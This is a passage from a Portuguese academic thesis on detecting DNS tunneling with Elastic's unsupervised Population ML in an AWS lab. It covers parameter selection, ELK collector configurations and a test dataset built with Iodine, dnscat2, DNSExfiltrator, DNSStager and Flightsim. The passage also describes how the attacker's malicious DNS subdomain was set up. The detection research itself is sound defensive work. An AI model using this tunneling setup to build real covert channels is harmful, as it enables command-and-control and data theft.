Population ML: Os dados foram divididos em dimensões, contrastando parâmetros a campos influenciadores para anomalia (Capítulo 4), criando o conceito de detectores. Análises através de detectores visam inspecionar comportamentos de tunelamento DNS para diferentes variáveis. Nesta pesquisa, os principais campos influenciadores foram TLD (*Top Level Domain*), eTLD+1 (*effective TLD plus one*), além do endereçamento IP dos recursos envolvidos. Em seguida, o algoritmo não-supervisionado Population ML foi escolhido por entregar resultados satisfatórios, geralmente acima de 90% de acurácia e ter um processamento computacional mais otimizado comparativamente a algoritmos de Deep Learning. Não há categorização prévia dos dados para treinamento do algoritmo e a acurácia do modelo aumenta à medida que mais dados são populados no dataset.

Testes e Dataset: O dataset resultante é formado por consultas DNS legítimas e testes com ferramentas de tunelamento DNS, Iodine [15], Dnscat2 [16], DNSStager [30], DNSExfiltrator [17] e Flightsim [18], devidamente detalhados na Seção 3.2. Situações de exfiltração de dados com transferência de arquivos leves (em torno de 100kB ou menos), requisições de verificação de estados dos túneis C2, além do próprio estabelecimento dos canais. Infiltrações de códigos maliciosos na memória de máquinas atacadas também integram os testes de validação do modelo, além de reduzidas solicitações na rede para analisar o tempo de detecção e resposta da solução.

3.1 SELEÇÃO DE PARÂMETROS

As principais características dos dados afetadas pelo tunelamento DNS foram identificadas para estabelecer comportamentos específicos e construir dimensões de análises, compostas de índices e influenciadores, para uma detecção sistemática. A adição de métricas estatísticas aos índices formará um processo de seleção de parâmetros para detecção de desvios comportamentais, descrito no Capítulo 4:

- *Número de solicitações para um mesmo eTLD+1:* para transmitir dados encapsulados em consultas DNS, há um aumento anormal no número de solicitações para o mesmo eTLD+1 (Effective Top Level Domain plus one), que representa o TLD mais uma camada de subdomínio.
- *Pacotes DNS em bytes:* Os pacotes UDP/DNS aumentam de tamanho ao transportar dados através dos subdomínios ou campos RR. Assim, as taxas de transferência em bytes, para um mesmo evento DNS, apresentam valores anômalos elevados.
- *Resource Records Types:* de acordo com (31), os tipos de RRs como A (IPV4), AAAA (IPV6) e PTR (reverse lookup pointers) são os mais comuns, representando 99,4% das solicitações padrão. As ferramentas de encapsulamento tendem a alternar ou modificar os tipos de RRs nos pacotes DNS (CNAME, TXT, MX, etc.) para aumentar a largura de banda de dados.
- *Quantidade de dados transmitidos:* em um evento de tunelamento DNS, há um aumento tanto na duração do evento quanto na quantidade de dados recebidos e enviados para o mesmo par de máquinas

ou IPs relacionados na comunicação.

- *Time-to-live TTL*: é importante que o tráfego DNS encapsulado tenha o menor TTL possível para que as solicitações ao domínio malicioso não sejam armazenadas em cache no servidor resolvidor local, forçando altas taxas de miss cache (falha em encontrar o subdomínio nos registros do servidor resolvidor) [8].

Alguns parâmetros muito utilizados em pesquisas como, a entropia do subdomínio consultado ou número de subcamadas para um mesmo TLD, não serão trabalhados neste estudo pelo fato de serem efetivos apenas para análise de pacotes, não contribuindo para análises sem as informações de carga útil (cada vez mais utilizados para tráfego DNS criptografado) e gerando ainda processamento computacional extra. O uso de caracteres codificados também pode ser facilmente camuflado por ferramentas mais atuais, usando esteganografia ou simulando nomes de domínios conhecidos e confiáveis.

Vale ressaltar, que após o levantamento dos principais influenciadores na detecção de tunelamento DNS, haverá a separação em duas perspectivas, pacotes DNS e fluxos DNS, para criar dimensões mais específicas de análises. As análises dos parâmetros serão sempre contrastadas ou com o mesmo TLD/e-TLD+1 ou com os IPs das máquinas relacionadas na comunicação, agregando variáveis aos resultados correspondentes aos eventos maliciosos.

3.2 DATASET

O dataset consiste em dados gerados a partir de consultas usuais e aquelas provenientes de testes com ferramentas de tunelamento DNS, no ambiente de laboratório criado para este estudo. A base de dados foi alimentada durante uma janela total de dez meses, com diferentes testes maliciosos e forma aleatória, sem um padrão de data ou duração dos eventos. Para popular dados benignos, foram feitas consultas DNS a sites legítimos, bem como navegação a websites, como e-mail, streaming de vídeo, localização geográfica, notícias etc. Além disso, scripts de consulta sequenciais foram executados para os 10.000 domínios mais consultados (TopDomains10k, 2022) e 1.000.000 principais domínios de acesso na Internet (Zer0h, 2022).

As situações de tunelamento DNS testadas foram: Iodine [15], para testes de C2, Dnscat2 [16] e DNSEXfiltrator [17], para transferência de arquivos, direcionadas para o subdomínio malicioso configurado *t1ns.lsb.b.link*. Iodine é comumente utilizado para contornar portais de autenticação para acesso não-autorizado à Internet. Dnscat2 encapsula tráfego SSH ou FTP em consultas DNS, se adequando melhor a transferência de arquivos. DNSEXfiltrator foi escolhido para testes em máquinas Windows, com conexão direta ao servidor atacante, sem consultas recursivas ao subdomínio.

Ainda como ferramentas de testes utilizadas neste estudo, o DNSStager [30] realizou infiltração de dados no cliente, através de um túnel DNS (mesmo subdomínio *t1ns.lsb.b.link*), simulando ataques de infiltração de malwares. Por fim, o utilitário Flightsim [18] foi testado para simular o tunelamento DNS para um domínio malicioso alternativo *alphasoc.xyz*, para envio de comandos de verificação de estado (heartbeat) e validar nosso modelo para uma estrutura de túnel diferente, com um número reduzido de consultas e de subdomínio desconhecido para o algoritmo.

Com auxílio da solução ELK, os dados coletados pelos beats foram indexados e listados para serem manipulados pelo Elasticsearch. Após os testes com as ferramentas de tunelamento DNS, foram gerados tráfegos de operações de comando e controle e exfiltração de dados, via mensagens DNS, entre as máquinas cliente do laboratório e o servidor Kali Linux atacante. Sendo assim, a escolha dos parâmetros foi analisada de acordo com tráfegos maliciosos legítimos, confrontados e comparados às navegações *web* padrão.

3.3 APLICAÇÃO PARA PLATAFORMA AWS

A metodologia definida neste estudo tem propósito geral e descreve um esquema de fluxos de processos para identificação de túneis maliciosos DNS, em redes de plataformas computacionais na nuvem. Para validar a metodologia, de maneira prática e integrando soluções, serão configuradas infraestruturas e serviços na AWS, aplicando assim a solução proposta e confirmando a eficácia do trabalho desenvolvido.

3.3.1 Topologia

Em uma Availability Zone (AZ) foi configurada uma rede privada AWS com escopo de endereçamento segmentado em duas subredes: uma para máquinas clientes (instâncias EC2 Ubuntu 20.0 e Windows 10 Desktop) e outra para servidores Bind9 e Elastic stack (ELK). Apesar de Instâncias EC2 possuírem serviço de resolução de nomes nativo na AWS (Route 53 Resolver), cada máquina cliente foi configurada para utilizar primariamente o Bind9. Dessa forma, é possível abordar diferentes tipos de fontes para indexação, enfatizando a flexibilidade de coleta da metodologia, conforme Figura 3.2.




Figura 3.2: Topologia laboratório AWS

Uma máquina Kali Linux (IP=3.13.200.204) foi configurada em AZ distinta, acionando módulos de ferramentas de tunelamento DNS para estabelecimento dos túneis e assim, escutar requisições na porta UDP/53, representando o servidor atacante. É preciso ter controle sobre um domínio real na internet (*isbb.link*), assim como um subdomínio apontando para o servidor malicioso (*t1ns.isbb.link*). Foi registrado

o domínio no serviço Route 53 da AWS e as configurações de subdomínio foram feitas na respectiva zona hospedada, conforme Figura 3.3.

A zona hospedada possui o subdomínio *t1.lsb.link* apontando para o servidor DNS malicioso, com o Resource Record (RRs) do tipo NS, *t1ns.lsb.link*. Na outra linha há ainda o RRs, do tipo A, identificando o IP da máquina, 3.13.200.204. O domínio e subdomínio precisam ter poucos caracteres para que sobre o maior espaço possível para infiltrar dados codificados nas requisições DNS. Dessa forma, os módulos clientes alcançam recursivamente a máquina atacante através de consultas ao subdomínio malicioso.




Figura 3.3: Configuração de domínio e subdomínio maliciosos no serviço Route53 AWS

3.3.2 Arquitetura

A solução proposta descreve uma arquitetura modular composta de processos de coleta de consultas DNS em ambiente de nuvem computacional e elaboração de um dataset a partir de testes com ferramentas de tunelamento DNS amplamente utilizadas. A arquitetura ainda contempla a extração de parâmetros indicativos de tráfego malicioso e detecção de anomalias através do algoritmo de ML não-supervisionado, da solução Elastic Stack (ELK). O perfil dos serviços utilizados na nuvem foi na modalidade IaaS (Infrastructure as a Service), com gerenciamento independente, dimensionamento dinâmico de armazenamento e autonomia de softwares e aplicações.

A solução ELK proporcionou módulos integradores para comunicação com serviços na AWS, manipulação e indexação de dados, visualização consolidada através de painéis Kibana e execução de algoritmos para inferência de padrões nos dados. A Figura 3.4 representa os módulos da metodologia, composta por recursos de registros de tráfego de rede, consultas DNS (logs) e gerenciamento do armazenamento dos dados em buckets S3. Os beats realizam as coletas dos logs e envio para o servidor Elasticsearch. Não houve a utilização do módulo Logstash e a modelagem dos dados foi realizada pelo algoritmo de machine learning Population ML. Por fim, O Kibana provê painéis de visualização das anomalias detectadas através

do Anomaly Explorer.




Figura 3.4: Coleta de Registros de Pacotes e Fluxos DNS

3.3.3 Coleta de Dados

Sensores foram configurados para coletar dados de formatos e origens distintas, de maneira automatizada. O **sensor 1** realiza a coleta de fluxos DNS, enquanto o **sensor 2** coleta dados dos pacotes DNS. As duas coletas são feitas no servidor Bind9 resolvidor, utilizando o módulo *Packetbeat*, conforme Figura 3.4. O servidor Bind9 representa tanto um servidor resolvidor local quanto um *endpoint* de coleta redundante. Diferentes tipos de *endpoints* demonstram a flexibilidade do processo de coleta para recursos híbridos.

Foram configurados no VPC da AWS e no serviço *Route 53 Resolver* o envio de registros de tráfego de rede e consultas DNS, respectivamente, para armazenamento em *buckets S3*, por serem pontos de acesso às informações da rede privada. Os registros de VPC fornecem dados do tráfego como: IPs de origem e de destino, protocolos, ações de tráfego permitindo e/ou bloqueando etc. Importante ressaltar que na visão do VPC não há registros de DNS com informações específicas sobre os domínios consultados.

O **sensor 3**, através do módulo *Filebeat*, é responsável por coletar os registros armazenados no *bucket S3* e direcioná-los para a pilha ELK. O módulo *Filebeat* modela e faz um pré-processamento dos dados, de formatos de origem diversos (AWS, *netflow*, dispositivos de rede proprietários etc). Nesta coleta, os dados são modelados em índices usando o módulo próprio para VPC da AWS. Da mesma forma, *Filebeat* coleta os dados de consultas do Route 53 resolver, específico do VPC do laboratório, anteriormente direcionados para um *bucket S3*, para enfim, indexar e tratar informações de forma análoga às informações retiradas do servidor Bind9.

A pilha ELK foi configurada para receber os resultados das coletas pelos sensores para processamento, busca, agregação, categorização e visualização dos dados. Como recurso final, a solução Elastic possibilita análise do *dataset* e modelagem dos dados para aplicação de um modelo de *Machine Learning* para detecção de anomalias em uma população de dados [5].

3.3.3.1 Packetbeat

O módulo Packetbeat, pertencente à categoria dos *Beats* da solução ELK, é um agente de sistema analítico de pacotes que coleta dados do tráfego de rede de diversos protocolos como HTTP, TLS, DNS, DHCP, ICMP etc [32]. O Packetbeat foi instalado no servidor DNS Bind9 com objetivo de coletar registros de consultas DNS recursivas (Figura 3.5) e enviá-los para a pilha ELK, representando os **sensores 1 e 2**.

```
root@ip-172-31-28-40:~# systemctl status packetbeat.service
● packetbeat.service - Packetbeat analyzes network traffic and sends the data to Elasticsearch.
   Loaded: loaded (/lib/systemd/system/packetbeat.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2022-07-07 12:27:28 UTC; 6h ago
     Docs: https://www.elastic.co/beats/packetbeat
    Main PID: 455 (packetbeat)
      Tasks: 8 (limit: 1145)
     Memory: 98.5M
    CGroup: /system.slice/packetbeat.service
            └─455 /usr/share/packetbeat/bin/packetbeat --environment systemd -c /etc/packetbeat/packetbeat.yml --path.home /usr/share/packetbeat

Jul 07 18:25:51 ip-172-31-28-40 packetbeat[455]: {"log.level":"info","@timestamp":"2022-07-07T18:25:51.628Z","log.logger":"publisher_pipeline_o
Jul 07 18:26:02 ip-172-31-28-40 packetbeat[455]: {"log.level":"info","@timestamp":"2022-07-07T18:26:02.414Z","log.logger":"monitoring","log.ori
Jul 07 18:26:32 ip-172-31-28-40 packetbeat[455]: {"log.level":"info","@timestamp":"2022-07-07T18:26:32.414Z","log.logger":"monitoring","log.ori
Jul 07 18:27:02 ip-172-31-28-40 packetbeat[455]: {"log.level":"info","@timestamp":"2022-07-07T18:27:02.414Z","log.logger":"monitoring","log.ori
```

Figura 3.5: Packetbeat ativo no servidor Bind9

```
# ===== Outputs =====
# Configure what output to use when sending the data collected by the beat.
# ----- Elasticsearch Output -----
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["3.20.9.88:9200"]

  # Protocol - either `http` (default) or `https`.
  #protocol: "https"

  # Authentication credentials - either API key or username/password.
  #api_key: "id:api_key"
  #username: "elastic"
  #password: "changeme"
===== Kibana =====
Starting with Beats version 6.0.0, the dashboards are loaded via the Kibana API.
This requires a Kibana endpoint configuration.
etup.kibana:

# Kibana Host
# Scheme and port can be left out and will be set to the default (http and 5601)
# In case you specify an additional path, the scheme is required: http://localhost:5601
# IPv6 addresses should always be defined as: https://[2001:db8::1]:5601
host: "3.20.9.88:5601"
```

Figura 3.6: Configuração das saídas do Packetbeat

Packetbeat possui uma modelagem padrão para os registros DNS, separando cada informação e campos dos pacotes e fluxos de rede em variáveis ou índices, para serem devidamente manipulados pelo Elasticsearch. O módulo foi ainda configurado para coletar e indexar relatórios estatísticos de fluxos de rede, específicos para o protocolo DNS. O fluxo pode ser definido como um grupo de pacotes enviados dentro de um mesmo evento e que compartilham propriedades como endereços de origem, de destino e protocolos [33].

No arquivo de configuração *packetbeat.yml* foi habilitada a coleta apenas de parâmetros do protocolo DNS, para evitar um aumento no volume de informações a serem tratadas no servidor ELK (IP = 3.20.9.88). As saídas foram devidamente direcionadas para o Kibana na porta 5601 e Elasticsearch na porta 9200, sem a necessidade de utilização do Logstash para formatação e pré-processamento de índices adicionais, Figura 3.6. É possível ainda otimizar os índices a serem enviados ao Elasticsearch, excluindo dados não relevantes para o objetivo da análise. Neste estudo, optou-se por enviar todos os possíveis índices DNS

para realização de extração de parâmetros e identificação de anomalias.

Após a configuração do Packetbeat, os dados são enviados para o Elasticsearch para serem devidamente indexados em *fields*, assim cada informação de tráfego e pacote DNS pode ser tratada isoladamente. Para acessar as informações no Elasticsearch, na aba *Discover*, é necessário filtrar os resultados pelo módulo *packetbeat-**. A Figura 3.7 mostra os dados coletados pelo Packetbeat na linha do tempo, os índices disponíveis (inclusive os específicos para DNS [34]), gráfico de contabilização de tráfego e uma lista dos dados recebidos.




Figura 3.7: Packetbeat

3.3.3.2 Filebeat

O *beat* de coleta de *logs* e objetos Filebeat, proprietário da solução ELK e responsável pelo **sensor3**, foi instalado como um agente no servidor DNS Bind9 (Figura 3.8), para periodicamente, realizar consultas e carregamento dos novos registros nos objetos do bucket S3 na AWS; tratá-los em índices, configurar painéis padrão e enviar diretamente ao Kibana e Elasticsearch para visualização e manipulação, respectivamente [35].

```
oot@ip-172-31-28-40:~# systemctl status filebeat.service
filebeat.service - Filebeat sends log files to Logstash or directly to Elasticsearch.
   Loaded: loaded (/lib/systemd/system/filebeat.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2022-07-07 12:27:28 UTC; 5h 40min ago
     Docs: https://www.elastic.co/beats/filebeat
   Main PID: 446 (filebeat)
      Tasks: 7 (limit: 1145)
     Memory: 131.9M
    CGroup: /system.slice/filebeat.service
           └─446 /usr/share/filebeat/bin/filebeat --environment systemd -c /etc/filebeat/filebeat.yml --path.home /usr/share/filebeat --path...
```

Figura 3.8: Sensor Filebeat instalado para coleta.

No caso deste estudo, não foi preciso manipular os índices com informações extras e o esquema padrão dos módulos coletados atenderam ao propósito das análises de parâmetros. Sendo assim, o Filebeat não utiliza o Logstash como intermediário no tratamento dos índices. No arquivo de configuração *filebeat.yml* foram determinadas como saídas das coletas o servidor ELK do laboratório (IP = 3.20.9.88), enviando

dados tanto para o Kibana, na porta TCP/5601, quanto para o Elasticsearch, na porta TCP/9200, conforme Figura 3.9.

```
# ===== Kibana =====
# Starting with Beats version 6.0.0, the dashboards are loaded via the Kibana API.
# This requires a Kibana endpoint configuration.
setup.kibana:
  # Kibana Host
  # Scheme and port can be left out and will be set to the default (http and 5601)
  # In case you specify an additional path, the scheme is required: http://localhost:5601/path
  # IPv6 addresses should always be defined as: https://[2001:db8::1]:5601
  host: "3.20.9.88:5601"

# ----- Elasticsearch Output -----
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["3.20.9.88:9200"]

  # Protocol - either `http` (default) or `https`.
  #protocol: "https"

  # Authentication credentials - either API key or username/password.
  #api_key: "id:api_key"
  #username: "elastic"
  #password: "changeme"
```

Figura 3.9: Saídas das coletas do Filebeat

```
root@ip-172-31-28-40:/etc/filebeat# ls
fields.yml filebeat.reference.yml filebeat.yml filebeat.yml.dpkg-old modules.d
root@ip-172-31-28-40:/etc/filebeat# cd modules.d/
root@ip-172-31-28-40:/etc/filebeat/modules.d# ls
activemq.yml.disabled  cyberarkpas.yml.disabled  infoblox.yml.disabled  nginx.yml.disabled  sonicwall.yml.disabled
apache.yml.disabled   cypress.yml.disabled      iptables.yml.disabled  o365.yml.disabled   sophos.yml.disabled
auditd.yml.disabled   elasticsearch.yml.disabled  juniper.yml.disabled  okta.yml.disabled   squid.yml.disabled
aws.yml               envoyproxy.yml.disabled    kafka.yml.disabled    kibana.yml.disabled  suricata.yml.disabled
awsfargate.yml.disabled  f5.yml.disabled           logstash.yml.disabled  mssql.yml.disabled  system.yml.disabled
azure.yml.disabled     fortinet.yml.disabled     microsoft.yml.disabled  msp.yml.disabled    threatintel.yml.disabled
barracuda.yml.disabled  google.workspace.yml.disabled  mongodb.yml.disabled  mysql.yml.disabled  tomcat.yml.disabled
bluecoat.yml.disabled   gcp.yml.disabled          misp.yml.disabled      rabbitmq.yml.disabled  traefik.yml.disabled
cef.yml.disabled        googlecloud.yml.disabled   mongo.yml.disabled     radware.yml.disabled  zookeeper.yml.disabled
checkpoint.yml.disabled haproxy.yml.disabled      mysqlenterprise.yml.disabled  redis.yml.disabled  zoom.yml.disabled
cisco.yml.disabled     ibmmq.yml.disabled        nats.yml.disabled     santa.yml.disabled   zscaler.yml.disabled
coredns.yml.disabled   icinga.yml.disabled        netflow.yml.disabled  snort.yml.disabled
crowdstrike.yml.disabled  iis.yml.disabled          netscout.yml.disabled  snyk.yml.disabled
cyberark.yml.disabled   imperva.yml.disabled
root@ip-172-31-28-40:/etc/filebeat/modules.d#
```

Figura 3.10: Módulos do Filebeat

O Filebeat possui módulos de coleta prontos que formatam os dados de acordo com as características e propósitos das ferramentas, que podem ser abertas ou proprietárias. A Figura 3.10 mostra a lista de módulos que podem ser ativados nas configurações de acordo com o equipamento ou ambiente de onde pretende-se coletar os logs.

No caso deste estudo, o módulo *aws.yml* foi habilitado e nele foram configurados os campos para que a conexão ao bucket S3 aconteça. O módulo *aws* pode formatar dados VPC, dentre outros específicos da plataforma AWS, utilizando um formato de indexação pré-estabelecido do tipo *vpcflow*. Sendo assim, cada informação do tráfego de rede coletado no VPC é indexada em variáveis como: endereço de origem, endereço de destino, protocolo, timestamp etc [36].

Conforme a Figura 3.11, o ARN do bucket S3 onde estão os registros do VPC do laboratório foi determinado *arn:aws:s3::lsbb2*, assim como o identificador da chave de acesso e a senha para acesso ao objeto privado. Ainda foi necessário especificar qual a região na nuvem em que o objeto S3 está hospedado, neste caso *us-east-2*.

De acordo com a topologia montada, é possível que o Filebeat faça a coleta de outros registros da AWS que forem necessários para enriquecer a análise. Para registros DNS, foi configurado também o envio de logs de consultas do Route 53 resolver para o bucket S3 *arn:aws:s3::dnslsbb*. O Filebeat foi capaz de

```
vpcflow:
  enabled: true

# AWS S3 bucket arn
var.bucket_arn: 'arn:aws:s3:::lsbb2'
#var.bucket_arn: 'arn:aws:s3:::lsbbdns'

# Use access_key_id, secret_access_key and/or session_token instead of shared credential file
var.access_key_id: 
var.secret_access_key: 
#var.session_token: session_token

# Default region to query if no other region is set
var.default_region: us-east-2
```

Figura 3.11: Configurações Módulo AWS do Filebeat

coletar os logs gerados pelo serviço resolvidor de domínios próprio da AWS, porém o módulo aws da versão instalada indexa apenas dados do tipo vpcflow, cloudtrail, cloudwatch, elb, ec2, s3access.




Figura 3.12: Filebeat

Após a configuração do Filebeat, os dados indexados (*fields*) são enviados para o Elasticsearch para serem analisados. Para acessar as informações no Elasticsearch, na aba *Discover*, é necessário filtrar os resultados pelo módulo *filebeat-**. A Figura 3.12 mostra os dados coletados pelo Filebeat na linha do tempo, os índices disponíveis (específicos para vpcflow [36]), gráfico de contabilização de tráfego e uma lista dos dados recebidos.

3.3.4 Seleção de parâmetros

Os parâmetros influenciadores foram combinados em três perspectivas: Parâmetros provenientes de análises de fluxos DNS (Tabela 3.1), Parâmetros por análise de pacotes DNS (Tabela 3.2) e Parâmetros obtidos da coleta de Tráfego de Rede (Tabela 3.3). As diferentes perspectivas visam englobar variáveis influenciadoras na detecção de anomalias, definidas pela combinação e intensidade do impacto do conjunto de dados. Para contemplar diferentes métodos de tunelamento, os parâmetros abrangem índices que apresentaram dados alterados durante os testes de ataque, sem abordar uma técnica específica.

3.3.4.1 Parâmetros de Fluxo DNS

Os parâmetros de fluxo possuem índices específicos coletados pelo **sensor 1** (Figura 3.4), que englobam o conjunto de pacotes trocados durante um evento de consulta, com a mesma identificação de fluxo *id.flow* (Tabela 3.1). Os parâmetros de fluxo representam metadados do tráfego DNS, sem que seja preciso tratar nomes de domínio ou informações específicas dos pacotes. É possível assim abordar propriedades inclusive de comunicações criptografadas, somente analisando o comportamento dos fluxos de mensagens [26].

Tabela 3.1: Índices para Análise de Fluxos DNS

Parâmetro	Índice	Descrição
Duração do evento	event.duration	Duração do evento (nanosegundos). Incremento considerável durante exfiltrações.
Total de bytes transferidos	network.bytes	Total de dados transferidos (em bytes) de entrada e saída.
Total de bytes enviados	bytes_out	Total de dados transferidos de saída (em bytes).
Total de bytes recebidos	bytes_in	Total de dados transferidos de entrada (em bytes).
Porta de origem UDP	source.port	Porta UDP de origem. Contabilização do número de portas abertas.

O módulo Packetbeat possui um conjunto de índices que representam características de um fluxo de comunicações DNS. O índice *id.flow* é um identificador para determinar parâmetros dentro do mesmo fluxo, desde a primeira consulta enviada até o final do evento. Um exemplo de identificador de fluxo do Packetbeat seria:

EAL/////AP////8I//8AAAGsHxFgrB8cKKGENQA

Sendo assim, as análises de parâmetros de fluxo, filtradas por eventos DNS, foram feitas sempre isolando um *id.flow* específico para detectar anomalias nas características do fluxo.




Figura 3.13: Parâmetro id.flow para IP de destino.

